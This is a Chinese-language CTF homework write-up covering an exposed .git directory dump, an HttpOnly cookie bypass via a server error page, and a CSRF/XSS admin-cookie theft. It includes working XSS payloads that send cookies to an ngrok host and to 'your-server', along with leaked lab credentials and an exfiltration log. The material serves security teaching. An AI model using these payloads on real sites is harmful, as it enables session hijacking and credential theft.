

# Hw04

## The Stupid Content Tracker

### Intro

.git 資料夾為使用 git 維護的專案, 用來紀錄專案資料而自動產生的資料夾, 內容包含 log, branch info, 甚至是 source file.

而在沒有設定好權限的情況下, 如果 .git 不幸可以從 server 中被存取, 則原始碼, log 等等資料都會外流.

### Attack

進入 <https://edu-ctf.csie.org:44302/.git/> 後, 雖然頁面顯示的是 Forbidden, 不過若我們嘗試直接存取檔案 [.git/HEAD](https://edu-ctf.csie.org:44302/.git/HEAD), 則可以發現其實可以存取, 代表權限設置不能看 [.git/](https://edu-ctf.csie.org:44302/.git/) 但是可以看 [./git/\\*](https://edu-ctf.csie.org:44302/.git/*).


而下一步, 我們可以一個一個慢慢撈, 也可以使用工具 [GitTools](#) 來幫你 traverse 整個 [.git/](https://edu-ctf.csie.org:44302/.git/) 目錄並 dump 出來.

- 使用方式為: `./gitdumper.sh https://edu-ctf.csie.org:44302/.git/ my_dir`

Dump 完後, 透過 `git checkout commit` 來看先前的 commit info, 可以一個一個慢慢看到底改變了哪些, 到最後會發現

1. `.htpasswd`
  - `thewebmaster:ols2Xrmdja7XaaMP`
  - 用戶可以透過登入的方式來存取特定網頁
2. `admin_portal_non_production/.htaccess`
  - 需要認證的帳號密碼才能存取此網頁

於是知道, 透過 `.htpasswd` 紀錄的帳號密碼, 可以訪問 `admin_portal_non_production/` 下的資料.



登入後, 即可拿到 flag.

`FLAG{_man_git_The_StUPid_CONtEnt_TrAckEr.....}`

## Zero Note Revenge

### Analyze

首先, 題目直接講明 admin cookie 是 `HttpOnly`, 代表不能用 js 去存取 (`document.cookie`), 所以我們就算有 XSS, 也沒辦法直接用 `fetch` or `window.location + document.cookie` 拿到.

不過我們可以發現, 若存取 `report/g4rb4g3` 之類的文章, 會因為文章不存在而噴 error, 仔細看能看到 error msg 中還有 cookie info

```
Server error: cannot unpack non-iterable NoneType object
method: GET
url: http://zero-note.edu-ctf.bookgin.tw:44301/report/123132
base_url: http://zero-note.edu-ctf.bookgin.tw:44301/
headers: Headers({'host': 'zero-note.edu-ctf.bookgin.tw:44301',
query_params:
path_params: {'uid': '123132'}
cookies: {'sess': '_FtJTpYHaOKCEb_4THfp9A', 'a': 'b'}
client: Address(host='172.23.0.1', port=59650)
```

既然 cookie 可以透過存取頁面取得, 不需要 js, 那這樣就能 bypass httponly 的 rule 了.

## Attack

1. 透過 ajax GET 可以取得 cookie 的頁面, 並將 response 存成變數
2. 透過 `window.location` 或是 `fetch`, 將 response 帶入 url query 送給我們的 server

```
<script>
xmlhttp = new XMLHttpRequest();
xmlhttp.onreadystatechange = function () {
    if (xmlhttp.readyState == 4 && xmlhttp.status == 500) {
        window.location.href = "
https://ed1dfd4bda6f.ngrok.io/" + btoa(xmlhttp.responseText);
    }
}
xmlhttp.open("GET", "/note/qq");
xmlhttp.send();
</script>
```

Server 會得到超長的 query XD

拿去做 base64 decode 後, 就得到 flag 了

3 / 4

- 後面 `<img` 用於閉合剩下的 tag
2. 設計一個網頁, 讓 admin 訪問後, 會自動模擬 input box 的 POST request, 執行我們設計的程式碼

```
<form method="POST" action='https://edu-ctf.zoolab.org:44303/me' id='qq'>
  <input
    type="text"
    name="intro"
    placeholder="https://imgflip.com/i/4kp3ij"
    value='http://'><script>fetch("http://your-
server/"+document.cookie)</script>
  <button type="submit">Submit</button>
</form>
<script>
document.getElementById('qq').submit();
</script>
```

得到 fetch 結果:

```
HTTP Requests
-----
GET /sess=FLAG{Will_samesite_cookies_by_default_puts_the_final_nail_in_the_CSRF_coffin 404 Not Found
GET / 200 OK
GET /sess=axZ9xgM9HRHUOFjoBf3ctw 404 Not Found
GET / 200 OK
GET / 200 OK
GET / 200 OK
GET / 200 OK
GET /robots.txt 404 Not Found
GET /robots.txt 404 Not Found
GET / 200 OK
```